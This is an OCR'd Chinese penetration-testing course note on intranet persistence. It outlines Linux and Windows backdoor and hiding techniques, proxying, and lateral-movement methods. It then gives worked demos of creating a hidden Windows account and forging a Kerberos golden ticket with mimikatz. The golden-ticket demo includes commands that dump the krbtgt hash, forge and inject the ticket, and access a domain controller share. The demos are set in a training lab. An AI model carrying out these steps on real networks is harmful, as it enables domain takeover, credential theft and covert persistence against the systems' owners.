

内网安全-权限维持&黄金白银票据&隐藏账户&C2 远控&RustDesk&GotoHTTP


内网安全-小迪安全
基本认知
0、域产生原因
1、内网域的区别
2、如何判断在域内
3、域内常见信息收集
4、域内自动化工具收集
① 信息收集
网络环境
域环境
工作组/局域网
机器角色
个人PC
文件服务器
邮件服务器
网站服务器等
角色功能
任务
端口
密码/口令
安全漏洞
服务配置等
自动化工具
Adfind
BloodHound
CS插件
OLa
Ladon
TaoWu
LSTAR
梳理流程
定位域控
明确移动
取得权限
② 代理技术
工具系统
Linux
ProxyChains
Windows
Proxifier
SocksCap
节点协议
Socks4/4a
Socks5
解决方向
网络通讯
控制上线
工具
CS
MSF
连接
正向
bind_tcp
反向
reverse_tcp
操作流程
添加路由
MSF
run autoroute -p
run post/multi/manage/autoroute
CS
不需要添加
创建节点
MSF
use auxiliary/server/socks_proxy
CS
图形化：代理转发-Socks代理
图像话：代理转发-转发上线
软件连接节点
在软件服务器进行后续
防火墙
规则
入站
出站
对象
域环境
专用
公网
设置
程序
端口
预定义
自定义
FRP


Linux 隐藏
隐身登录
隐藏文件
锁定文件
隐藏文件时间戳
隐藏历史操作记录
进程隐藏
端口复用
Linux后门
添加用户
SUID Shell
SSH 公钥登录
软链接
SSH wrapper
strace 后门
定时任务
openssh 后门
PAM 后门
rootkit 后门
alias 后门
Windows 隐藏
文件属性
ADS
驱动级文件隐藏
系统文件夹伪装
畸形文件夹
系统保留文件
相似名称

#知识点：

1、权限维持-Windows-内网域

2、黄金白银票据&远控软件穿透

权限维持知识点：

系统：Win&Linux

层面：单机版&域环境&WEB

与 NLTM 认证相关的安全问题主要有 Pass The Hash、利用 NTLM 进行信息收集、Net-NTLM Hash 破解、NTLM Relay 几种。PTH 前期已经了，运用 mimikatz、impacket 工具包的一些脚本、CS 等等都可以利用，NTLM Relay 又包括（relay to smb,ldap,ews）

-连接方向：正向&反向（基础课程有讲过）

-内网穿透：解决网络控制上线&网络通讯问题

-隧道技术：解决不出网协议上线的问题（利用出网协议进行封装出网）

-代理技术：解决网络通讯不通的问题（利用跳板机建立节点后续操作）

#代理隧道系列点：

1、判断什么时候用代理

2、判断什么时候用隧道

3、判断出网和不出网协议

4、如何使用代理建立节点并连接

5、如何使用隧道技术封装协议上线

6、判断哪些代理或隧道情况选择放弃

#横向移动系列点：

系统点：

windows->windows

windows->Linux

linux->windows

linux->linux

详细点：

IPC，WMI，SMB，PTH，PTK，PTT，SPN，WinRM，WinRS，RDP,Plink，DCOM，SSH；Exchange，LLMNR 投毒，NTLM-Relay,Kerberos_TGS，GPO&DACL，域控提权漏洞，约束委派，数据库攻防，系统补丁下发执行，EDR 定向下发执行等。

#PTH 在内网渗透中是一种很经典的攻击方式，原理就是攻击者可以直接通过 LM Hash 和 NTLM Hash 访问远程主机或服务，而不用提供明文密码。

演示案例：

- 内网域&单机版-权限维持-基于用户-隐藏用户
- 内网域-权限维持-基于服务 TGT-黄金白银票据
- 内网域-权限维持-基于软件-GotoHTTP&RustDesk

#内网域&单机版-权限维持-基于用户-隐藏用户

https://github.com/wgpsec/CreateHiddenAccount

CreateHiddenAccount -u xiaodi -p Xiaodi!@#45

控制面板能查看到，命令查看看不到，单机版无法删除，域环境可以删除

#内网域-权限维持-基于服务 TGT-黄金白银票据

黄金票据生成攻击，是生成有效的 TGT Kerberos 票据，并且不受 TGT生命周期的影响（TGT 默认 10小时，最多续订 7 天），这里可以为任意用户生成黄金票据，然后为域管理员生成 TGT，这样普通用户就可以变成域管理员。

白银票据（SILVER TICKET）是利用域的服务账户进行伪造的 ST，在 Kerberos 认证的第三步，Client 带着 ST 和 Authenticator3 向 Server 上的某个服务进行请求，Server 接收到 Client 的请求之后，通过自己的 Master Key 解密 ST，从而获得 Session Key。所以只需要知道 Server 用户的 Hash 就可以伪造出一个 ST，且不会经过 KDC，但是伪造的门票只对部分服务起作用（不需要交互 KDC，需要知道 Server 的 NTLM Hash）。

黄金方法：

1、已经拿下域管理员，获取到 krbtgt hash；

2、利用 krbtgt 的 hash 制作黄金票据工具，进行攻击。

流程：

1、域名：god.org

2、域的 SID 值：S-1-5-21-1218902331-2157346161-1782232778

```
>whoami /user
>whoami /all
>wmic useraccount get name,sid
```

3、域的 KRBTGT 账户 NTLM-HASH：b097d7ed97495408e1537f706c357fc5

```
>mimikatz privilege::debug
>mimikatz lsadump::lsa /patch
```

4、伪造用户名：webadmin（任意用户名）

生成票据：

```
mimikatz kerberos::golden /user:webadmin /domain:god.org /sid:S-1-5-21-1218902331-2157346161-1782232778
/krbtgt:b097d7ed97495408e1537f706c357fc5 /ticket:g
```

导入内存：

```
mimikatz kerberos::ptt g
```

访问测试：

```
dir \\owa2010cn-god\c$
```

后期渗透：结合前面的课程

```
net use \\owa2010cn-god
```

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址